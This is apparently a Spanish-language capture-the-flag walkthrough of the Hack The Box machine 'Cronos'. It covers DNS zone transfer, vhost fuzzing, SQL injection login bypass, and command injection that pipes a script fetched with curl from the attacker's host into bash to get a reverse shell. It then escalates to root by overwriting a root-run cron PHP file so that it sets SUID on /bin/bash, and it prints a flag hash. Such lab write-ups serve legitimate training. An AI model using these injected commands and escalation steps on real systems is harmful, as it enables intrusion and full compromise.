server




```bash
❯ dig @10.129.227.211 cronos.htb mx
```

Aqui vemos los servidores de mensajeria

```
❯ dig @10.129.227.211 cronos.htb mx

; <<>> DiG 9.19.21-1-Debian <<>> @10.129.227.211 cronos.htb mx
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7701
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                    IN      MX

;; AUTHORITY SECTION:
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

;; Query time: 151 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (UDP)
;; WHEN: Fri May 10 20:09:43 CEST 2024
;; MSG SIZE  rcvd: 81
```



La consulta mas utilizada del parametro DIG es este

```bash
dig @IPdelavictima dominio axfr
```

Como el que vamos a utilizar para ver mas info


```bash
❯ dig @10.129.199.31 cronos.htb axfr
```

```
❯ dig @10.129.199.31 cronos.htb axfr

; <<>> DiG 9.19.21-1-Debian <<>> @10.129.199.31 cronos.htb axfr
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 647 msec
;; SERVER: 10.129.199.31#53(10.129.199.31) (TCP)
;; WHEN: Mon May 13 16:54:33 CEST 2024
;; XFR size: 7 records (messages 1, bytes 203)

/home/unicomanu/Academia/cronos
```

Otra forma es haciendo otra vez fuzzing


```
❯ gobuster vhost -u http://cronos.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://cronos.htb
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/05/27 20:00:03 Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.cronos.htb (Status: 200) [Size: 1547]

===============================================================
2022/05/27 20:00:12 Finished
===============================================================

~/Desktop/s4vitar/HTB/Cronos/nmap took 9s
```

y ya como hemos visto antes tenemos este login




un panel de autenticacion


Probamos una injecccion sql a ver si funciona



y hemos entrado



Hacemos un ping y nos salta cn el



hacemos un ping pero con ; whoami

miramos si tiene Curl

Net Tool v0.1

traceroute | 8.8.8.8 | Execute!

```
PING 10.10.16.22 (10.10.16.22) 56(84) bytes of data.
64 bytes from 10.10.16.22: icmp_seq=1 ttl=63 time=282 ms

--- 10.10.16.22 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 282.877/282.877/282.877/0.000 ms
/usr/bin/curl
```


Sign Out

Como tiene curl

definicion de curl

cURL (Client for URLs) es una biblioteca de funciones de software de código abierto que permiten al paso de guión Insertar desde URL usar un gran número de opciones de transferencia de archivos habituales. En el paso de guión, utilice Especificar opciones de cURL para crear un cálculo que incluya una o varias de las siguientes opciones de cURL.

Creamos un archivo



despues de el nos vamos a compartir desde un python3 -m


```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Luego nos ponemis en escucha para en el puerto 443


```
❯ nc -lvnp 443
listening on [any] 443 ...
```


para lanzar el comando curl y nos ejecute el comando del index.html que es una reverse shell

```bash
10.10.16.22; curl 10.10.16.22 | bash
```



Aqui esta la comprobacion





hacemos tratamiento TTY

Y buscamos el user.txt

```
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
www-data@cronos:/var/www/admin$ cd /home
cd /home
www-data@cronos:/home$ ls
ls
noulis
www-data@cronos:/home$ cd noulis
cd noulis
www-data@cronos:/home/noulis$ ls
ls
user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
75cf7b439b458e804a2c3e9d8a66fb5c
www-data@cronos:/home/noulis$
```

Escalada de privilegios con contrab

Cat /etc/crontab

```
www-data@cronos:/home/noulis$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/home/noulis$
```

Lo que vemos es que el usuario root ejecuta cada segundo un archivo php en la ruta

/vat/www/laravel/artisan


```
#
www-data@cronos:/home/noulis$ ls -l /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
www-data@cronos:/home/noulis$
```

Vemos el archivp y el usuario es www-data que somos nosotros y vemos el vector el ataque y podemos borrar y crear un php

```
www-data@cronos:/home/noulis$ cat /var/www/laravel/artisan
<?php
        system("chmod u+s /bin/bash");
?>
www-data@cronos:/home/noulis$
```

Borramos el archivo con rm y luego con nano l escribimos esto

lo que nos va a hacer es que realce el cambio de permisios de x a s para que nosotros podamos ejecutarlo
y como ves solo es ir viendo como cambia de x a s como se ve abajo en la imagen



Y ya somos root y vemos la flag